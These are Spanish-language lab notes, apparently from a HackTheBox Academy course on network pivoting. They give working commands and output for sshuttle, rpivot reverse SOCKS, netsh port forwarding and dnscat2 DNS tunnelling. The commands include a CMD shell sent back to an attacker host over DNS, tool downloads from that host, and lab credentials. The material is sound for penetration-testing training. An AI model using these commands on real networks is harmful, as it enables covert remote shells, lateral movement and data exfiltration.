
## Pivotante SSH con Sshuttle

[Sshuttle](#) es otra herramienta escrita en Python que elimina la necesidad de configurar cadenas de proxy. Sin embargo, esta herramienta solo funciona para pivotar sobre SSH y no proporciona otras opciones para pivotar sobre servidores proxy TOR o HTTPS. Sshuttle Puede ser extremadamente útil para automatizar la ejecución de iptables y agregar reglas de pivote para el host remoto. Podemos configurar el servidor Ubuntu como un punto de pivote y enrutar todo el tráfico de red de Nmap con sshuttle utilizando el ejemplo que se muestra más adelante en esta sección.

Un uso interesante de sshuttle es que no necesitamos usar cadenas de proxy para conectarnos a los hosts remotos. Instalemos sshuttle a través de nuestro host de Ubuntu Pivot y configurémoslo para que se conecte al host de Windows a través de RDP.

### Instalación de sshuttle

```
sudo apt-get install sshuttle
```



```
AlejandroGB@htb[/htb]$ sudo apt-get install sshuttle

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  als-tools golang-1.15 golang-1.15-doc golang-1.15-go golang-1.15-src
  golang-1.16-src libcmis-0.5-5v5 libct4 libgvm20 libreoffice-java
  libmotif-common libgrcdelegencpp1 libunoLoader-java libxm4
  linux-headers-5.10.0-6parrot1-common python-babel-localedata
  python3-aiofiles python3-babel python3-fastapi python3-pyantic
  python3-slowapi python3-starlette python3-uvicorn sqsh ure-java
Use 'sudo apt autoremove' to remove them.
Suggested packages:
  autoss
The following NEW packages will be installed:
  sshuttle
0 upgraded, 1 newly installed, 0 to remove and 4 not upgraded.
Need to get 91.8 kB of archives.
After this operation, 508 kB of additional disk space will be used.
Get:1 https://ftp-stud.hs-esslingen.de/Mirrors/archive.parrotsec.org rolling/main amd64 sshuttle all 1.0.5-1 [91.8 kB]
Fetched 91.8 kB in 2s (52.1 kB/s)
Selecting previously unselected package sshuttle.
(Reading database ... 468019 files and directories currently installed.)
Preparing to unpack .../sshuttle_1.0.5-1_all.deb ...
Unpacking sshuttle (1.0.5-1) ...
Setting up sshuttle (1.0.5-1) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for doc-base (0.11.1) ...
Processing 1 added doc-base file...
Scanning application launchers
Removing duplicate launchers or broken launchers
Launchers are updated
```

Para utilizar sshuttle, especificamos la opción **-r** de conectarnos a la máquina remota con un usuario y contraseña. Luego debemos incluir la red o IP que queremos enrutar a través del host pivot, en nuestro caso es la red 172.16.5.0/23.

```
sudo sshuttle -r ubuntu@<ip-ubuntu-pc-pivot> 172.16.5.0/23 -v
pass (HTB_@cademy_stdnt!)
```

```
Pivotante SSH con Sshuttle

AlejandroGB@htb[~/htb]$ sudo sshuttle -r ubuntu@10.129.202.64 172.16.5.0/23 -v

Starting sshuttle proxy (version 1.1.0).
c : Starting firewall manager with command: ['/usr/bin/python3', '/usr/local/lib/python3.9/dist-packages/sshuttle/_main__.py', '-v', '--method',
fw: Starting firewall with Python version 3.9.2
fw: ready method name nat.
c : IPv6 enabled: Using default IPv6 listen address ::1
c : Method: nat
c : IPv4: on
c : IPv6: on
c : UDP : off (not available with nat method)
c : DNS : off (available)
c : User: off (available)
c : Subnets to forward through remote host (type, IP, cidr mask width, startPort, endPort):
c :   (<AddressFamily.AF_INET: 2>, '172.16.5.0', 32, 0, 0)
c : Subnets to exclude from forwarding:
c :   (<AddressFamily.AF_INET: 2>, '127.0.0.1', 32, 0, 0)
c :   (<AddressFamily.AF_INET6: 10>, '::1', 128, 0, 0)
c : TCP redirector listening on ('::1', 12300, 0, 0).
c : TCP redirector listening on ('127.0.0.1', 12300).
c : Starting client with Python version 3.9.2
c : Connecting to server...
ubuntu@10.129.202.64's password:
s: Running server on remote host with /usr/bin/python3 (version 3.8.10)
s: latency control setting = True
s: auto-nets=False
c : Connected to server.
```

Con este comando, sshuttle crea una entrada en nuestro **iptables** para redirigir todo el tráfico a la red 172.16.5.0/23 a través del host pivote.

### Enrutamiento de tráfico a través de rutas iptables

```
nmap -v -sV -p3389 172.16.5.19 -A -Pn
```

```
Pivotante SSH con Sshuttle

AlejandroGB@htb[~/htb]$ nmap -v -sV -p3389 172.16.5.19 -A -Pn

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-08 11:16 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 11:16
Completed Parallel DNS resolution of 1 host. at 11:16, 0.15s elapsed
Initiating Connect Scan at 11:16
Scanning 172.16.5.19 [1 port]
Completed Connect Scan at 11:16, 2.00s elapsed (1 total ports)
Initiating Service scan at 11:16
NSE: Script scanning 172.16.5.19.
NSE: Script scanning 172.16.5.19.
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Nmap scan report for 172.16.5.19
Host is up.


PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
           |_ rdp-ntlm-info:
```

**Comandos:**

sudo apt-get install sshuttle	Instalación de sshuttle
sudo sshuttle -r ubuntu@<ip-ubuntu-pc-pivot> 172.16.5.0/23 -v	172.16.5.0/23 (2da red)
nmap -v -sV -p3389 172.16.5.19 -A -Pn	Validación de alcance al pc windows de la 2da red.
xfreerdp /v:172.16.5.19 /u:victor /p:pass@123	Validación de alcance

## Pivotización de servidores web con Rpivot

[Rpivot](#) es una herramienta de proxy SOCKS inverso escrita en Python para la tunelización SOCKS. Rpivot vincula una máquina dentro de una red corporativa a un servidor externo y expone el puerto local del cliente en el lado del servidor. Tomaremos el escenario a continuación, donde tenemos un servidor web en nuestra red interna (**172.16.5.135**), y queremos acceder a él mediante el proxy rpivot.



Podemos iniciar nuestro servidor proxy SOCKS rpivot usando el siguiente comando para permitir que el cliente se conecte en el puerto 9999 y escuche en el puerto 9050 las conexiones proxy pivot.

### Clonación de rpivot

```
git clone https://github.com/klsecservices/rpivot.git
```

```
Pivotización de servidores web con Rpivot
AlejandroGB@htb[/htb]$ git clone https://github.com/klsecservices/rpivot.git
```

### Instalación de Python 2.7

```
sudo apt-get install python2.7
```

```
Pivotización de servidores web con Rpivot
AlejandroGB@htb[/htb]$ sudo apt-get install python2.7
```

## Instalación alternativa de Python2.7

```
AlejandroGB@htb[/htb]$ curl https://pyenv.run | bash
AlejandroGB@htb[/htb]$ echo 'export PYENV_ROOT="$HOME/.pyenv"' >> ~/.bashrc
AlejandroGB@htb[/htb]$ echo 'command -v pyenv >/dev/null || export
PATH="$PYENV_ROOT/bin:$PATH"' >> ~/.bashrc
AlejandroGB@htb[/htb]$ echo 'eval "$(pyenv init -)"' >> ~/.bashrc
AlejandroGB@htb[/htb]$ source ~/.bashrc
AlejandroGB@htb[/htb]$ pyenv install 2.7
AlejandroGB@htb[/htb]$ pyenv shell 2.7
```

Podemos iniciar nuestro servidor proxy SOCKS rpivot para conectarnos a nuestro cliente en el servidor Ubuntu comprometido usando **server.py**.

### Ejecutando server.py desde el host de ataque

```
python2.7 server.py --proxy-port 9050 --server-port 9999 --server-ip 0.0.0.0
```




```
Pivoteo de servidores web con Rpivot
AlejandroGB@htb[/htb]$ python2.7 server.py --proxy-port 9050 --server-port 9999 --server-ip 0.0.0.0
```

Antes de ejecutarlo, **client.py** necesitaremos transferir rpivot al destino. Podemos hacerlo mediante este comando SCP:

### Transferencia de rpivot al destino

```
scp -r rpivot ubuntu@<ipaddressOfTarget>:/home/ubuntu/
```



```
Pivoteo de servidores web con Rpivot
AlejandroGB@htb[/htb]$ scp -r rpivot ubuntu@<IpaddressOfTarget>:/home/ubuntu/
```

### Ejecución de client.py desde Pivot Target

```
python2.7 client.py --server-ip <IP-Parrot-atacante> --server-port 9999
```



```
Pivoteo de servidores web con Rpivot
ubuntu@WE01:~/rpivot$ python2.7 client.py --server-ip 10.10.14.18 --server-port 9999
Backconnecting to server 10.10.14.18 port 9999
```

## Confirmando que la conexión está establecida

```
● ● ●
Pivotización de servidores web con Rpivot

New connection from host 10.129.202.64, source port 35226
```

Configuraremos proxychains para que pive sobre nuestro servidor local en 127.0.0.1:9050 en nuestro host de ataque, que fue iniciado inicialmente por el servidor Python.


Finalmente, deberíamos poder acceder al servidor web en nuestro lado del servidor, que está alojado en la red interna de 172.16.5.0/23 en 172.16.5.135:80 usando proxychains y Firefox.

## Navegación al servidor web de destino mediante Proxychains

```
proxychains firefox-esr 172.16.5.135:80
```

```
● ● ●
Pivotización de servidores web con Rpivot

proxychains firefox-esr 172.16.5.135:80
```



De manera similar al proxy pivo anterior, podrían existir situaciones en las que no podamos realizar un pivote directo a un servidor externo (host de ataque) en la nube. Algunas organizaciones tienen un proxy HTTP con autenticación NTLM configurado con el controlador de dominio. En tales casos, podemos proporcionar una opción de autenticación NTLM adicional a rpivot para autenticarse a través del proxy NTLM proporcionando un nombre de usuario y una contraseña. En estos casos, podríamos usar client.py de rpivot de la siguiente manera:

## Conexión a un servidor web mediante proxy HTTP y autenticación NTLM

```
python client.py --server-ip <IPaddressofTargetWebServer> --server-port 8080 --ntlm-proxy-ip  
<IPaddressofProxy> --ntlm-proxy-port 8081 --domain <nameofWindowsDomain> --username  
<username> --password <password>
```

### Comandos:

git clone https://github.com/klsecservices/rpivot.git	Clonar rpivot
sudo apt-get install python2.7	Instalación de Python 2.7
python2.7 server.py --proxy-port 9050 --server-port 9999 --server-ip 0.0.0.0	Ejecutando server.py desde el host de ataque (Parrot OS)
scp -r rpivot ubuntu@<lpaddressOfTarget>:/home/ubuntu/	Transferencia de rpivot al destino (Host pivot victima)
python2.7 client.py --server-ip <IP-Parrot-atacante> --server-port 9999	Ejecución de client.py desde Pivot Target (victima pivot) al pc atacante
proxychains firefox-esr <IP-Victima-2da-red>:80	Navegación al servidor web de destino (victima 2da red) mediante Proxychains (desde pc atacante parrot)


## Reenvío de puertos con Windows Netsh

Pivoting con un hosts windows pivot.

Netsh es una herramienta de línea de comandos de Windows que puede ayudar con la configuración de red de un sistema Windows en particular. Estas son solo algunas de las tareas relacionadas con la red para las que podemos usarla Netsh:

- Finding routes
- Viewing the firewall configuration
- Adding proxies
- Creating port forwarding rules

Tomemos como ejemplo el siguiente escenario, en el que nuestro host comprometido es la estación de trabajo de un administrador de TI con Windows 10 (**10.129.15.150, 172.16.5.25**). Tenga en cuenta que es posible que, en una operación, obtengamos acceso a la estación de trabajo de un empleado a través de métodos como ingeniería social y phishing. Esto nos permitiría avanzar más allá de la red en la que se encuentra la estación de trabajo.



Podemos utilizar **netsh.exe** el comando siguiente para reenviar todos los datos recibidos en un puerto específico (por ejemplo, 8080) a un host remoto en un puerto remoto.

### Uso de Netsh.exe para reenviar puertos

```
netsh.exe interface portproxy add v4tov4 listenport=8080 listenaddress=10.129.42.198 connectport=3389 connectaddress=172.16.5.25
```



### Verificación del reenvío de puertos


```
netsh.exe interface portproxy show v4tov4
```

```
Reenvío de puertos con Windows Netsh  
C:\Windows\system32> netsh.exe interface portproxy show v4tov4  
  
Listen on ipv4:          Connect to ipv4:  
  
Address     Port     Address     Port  
-----  
10.129.42.198 8880      172.16.5.25 3389
```

Después de configurar **portproxy** nuestro host pivot basado en Windows, intentaremos conectarnos al puerto 8080 de este host desde nuestro host de ataque mediante xfreerdp. Una vez que se envía una solicitud desde nuestro host de ataque, el host de Windows enrutará nuestro tráfico de acuerdo con la configuración de proxy configurada por netsh.exe.

### Conexión al host interno a través del reenvío de puertos

```
xfreerdp /v:<IP-victima-2da-red> /u:victor /p:pass@123
```



### Comandos:

Usar estos comandos en caso de que nuestro host victima (pivot) sea un windows.

Netsh	Enlace de Netsh
xfreerdp /v:10.129.148.101 /u:htb-student /p:HTB_@cademy_stdnt!	Conectar a pc windows (pivot)
netsh.exe interface portproxy add v4tov4 listenport=8080 listenaddress=<IP-victima-pivot> connectport=3389 connectaddress=<IP-victima-2da-red>	El pc windows (pivot) esta dando paso al parrot para llegar al windows de la 2da red – por RDP.
netsh.exe interface portproxy show v4tov4	Windows pivot
xfreerdp /v:<IP-victima-pivot>:8080 /u:victor /p:pass@123	Conexión RDP, desde parrot nos conectamos al puerto 8080 del windows (pivot)

## Túnel DNS con Dnscat2

[Dnscat2](#) es una herramienta de tunelización que utiliza el protocolo DNS para enviar datos entre dos hosts. Utiliza un canal cifrado **Command-&-Control (C&C o C2)** y envía datos dentro de registros TXT dentro del protocolo DNS. Por lo general, cada entorno de dominio de directorio activo en una red corporativa tendrá su propio servidor DNS, que resolverá los nombres de host a direcciones IP y enrutarán el tráfico a servidores DNS externos que participan en el sistema DNS general. Sin embargo, con dnscat2, la resolución de la dirección se solicita desde un servidor externo. Cuando un servidor DNS local intenta resolver una dirección, los datos se exfiltran y se envían a través de la red en lugar de una solicitud DNS legítima. Dnscat2 puede ser un enfoque extremadamente sigiloso para exfiltrar datos mientras se evaden las detecciones del firewall que eliminan las conexiones HTTPS y rastrean el tráfico. Para nuestro ejemplo de prueba, podemos usar el servidor dnscat2 en nuestro host de ataque y ejecutar el cliente dnscat2 en otro host de Windows.

### Configuración y uso de dnscat2

Si dnscat2 aún no está configurado en nuestro host de ataque, podemos hacerlo usando los siguientes comandos:

#### Clonación de dnscat2 y configuración del servidor

```
git clone https://github.com/iagox86/dnscat2.git
```



```
AlejandroGB@htb[~/htb]$ git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server/
sudo gem install bundler
sudo bundle install
```

Luego podemos iniciar el servidor dnscat2 ejecutando el archivo dnscat2.

#### Iniciando el servidor dnscat2

```
sudo ruby dnscat2.rb --dns host=10.10.14.18,port=53,domain=inlanefreight.local --no-cache
```

```
Túnel DNS con Dnscat2

AlejandroGB@htb[/htb]$ sudo ruby dnscat2.rb --dns host=10.10.14.18,port=53, domain=inlanefreight.local --no-cache

New window created: 0
dnscat2> New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 10.10.14.18:53
[domains = inlanefreight.local]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

./dnscat --secret=0ec04a91cd1e963f8c03ca499d589d21 inlanefreight.local

To talk directly to the server without a domain name, run:

./dnscat --dns server=x.x.x.x,port=53 --secret=0ec04a91cd1e963f8c03ca499d589d21

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

Después de ejecutar el servidor, este nos proporcionará la clave secreta, que tendremos que proporcionar a nuestro cliente dnscat2 en el host Windows para que pueda autenticar y cifrar los datos que se envían a nuestro servidor dnscat2 externo. Podemos utilizar el cliente con el proyecto dnscat2 o utilizar [dnscat2-powershell](#), un cliente basado en PowerShell compatible con dnscat2 que podemos ejecutar desde destinos Windows para establecer un túnel con nuestro servidor dnscat2. Podemos clonar el proyecto que contiene el archivo del cliente a nuestro host de ataque, y luego transferirlo al destino.

### Clonación de dnscat2-powershell en el host de ataque

```
git clone https://github.com/lukebaggett/dnscat2-powershell.git
```

```
Túnel DNS con Dnscat2

AlejandroGB@htb[/htb]$ git clone https://github.com/lukebaggett/dnscat2-powershell.git
```

Una vez que el **dnscat2.ps1** archivo está en el destino, podemos importarlo y ejecutar los cmdlets asociados.

### Importando dnscat2.ps1

```
Import-Module .\dnscat2.ps1
```

```
Túnel DNS con Dnscat2

PS C:\htb> Import-Module .\dnscat2.ps1
```

Una vez que se haya importado dnscat2.ps1, podemos usarlo para establecer un túnel con el servidor que se ejecuta en nuestro host de ataque. Podemos enviar una sesión de shell CMD a nuestro servidor.


```
Start-Dnscat2 -DNSserver 10.10.14.18 -Domain inlanefreight.local -PreSharedSecret 0ec04a91cd1e963f8c03ca499d589d21 -Exec cmd
```



```
PS C:\htb> Start-Dnscat2 -DNSserver 10.10.14.18 -Domain inlanefreight.local -PreSharedSecret 0ec04a91cd1e963f8c03ca499d589d21 -Exec cmd
```

Debemos utilizar el secreto precompartido (**-PreSharedSecret**) generado en el servidor para garantizar que nuestra sesión se establezca y se encripte. Si todos los pasos se completan correctamente, veremos una sesión establecida con nuestro servidor.

### Confirmación del establecimiento de la sesión



```
New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)

dnscat2>
```

Podemos enumerar las opciones que tenemos con dnscat2 ingresando ?en el indicador.

### Listado de opciones de dnscat2



```
dnscat2> ?


Here is a list of commands (use -h on any of them for additional help):
* echo
* help
* kill
* quit
* set
* start
* stop
* tunnels
* unset
* window
* windows
```

Podemos usar dnscat2 para interactuar con sesiones y avanzar en un entorno de destino en interacciones. No cubriremos todas las posibilidades con dnscat2 en este módulo, pero se recomienda encarecidamente practicar con él y quizás incluso encontrar formas

creativas de usarlo en una interacción. Interactuemos con nuestra sesión establecida y entremos en un shell.

### Interactuando con la sesión establecida

```
window -i 1
```



The screenshot shows a terminal window titled "Túnel DNS con Dnscat2". The window contains the following text:

```
dnscat2> window -i 1
New window created: 1
history_size (session) => 1000
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 10.0.18363.1801]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
exec (OFFICEMANAGER) 1>
```

## Comandos:

git clone https://github.com/iagox86/dnscat2.git	Descargar dnscat2
cd server/	
sudo gem install bundler cd /home/botache/programas/dnscat2/server sudo bundle install	Podríamos necesitar instalar esto adicionalmente
sudo ruby dnscat2.rb --dns host=//<IP-atacante-parrot>,port=53,domain=inlanefreight.local --no-cache	Iniciando el servidor dnscat2
git clone https://github.com/lukebaggett/dnscat2-powershell.git	Clonación de dnscat2-powershell en el host de ataque (Parrot OS)
python3 -m http.server 80	Ahora lo compartimos
Invoke-WebRequest -Uri "http://<IP-atacante-parrot>:80/dnscat2.ps1" -OutFile dnscat2.ps1	Descargamos dnscat2.ps1
Import-Module .\dnscat2.ps1	Importando dnscat2.ps1
